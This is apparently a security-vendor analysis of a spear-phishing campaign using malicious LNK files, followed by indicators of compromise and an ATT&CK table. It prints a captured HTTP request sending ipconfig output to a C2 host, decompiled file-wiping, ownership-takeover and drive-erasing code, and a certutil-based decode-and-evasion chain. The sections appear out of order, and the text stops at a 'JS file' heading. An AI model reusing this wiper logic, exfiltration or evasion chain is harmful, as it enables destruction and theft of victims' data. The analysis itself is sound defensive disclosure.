000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:.....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 32 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe


Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```



```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:

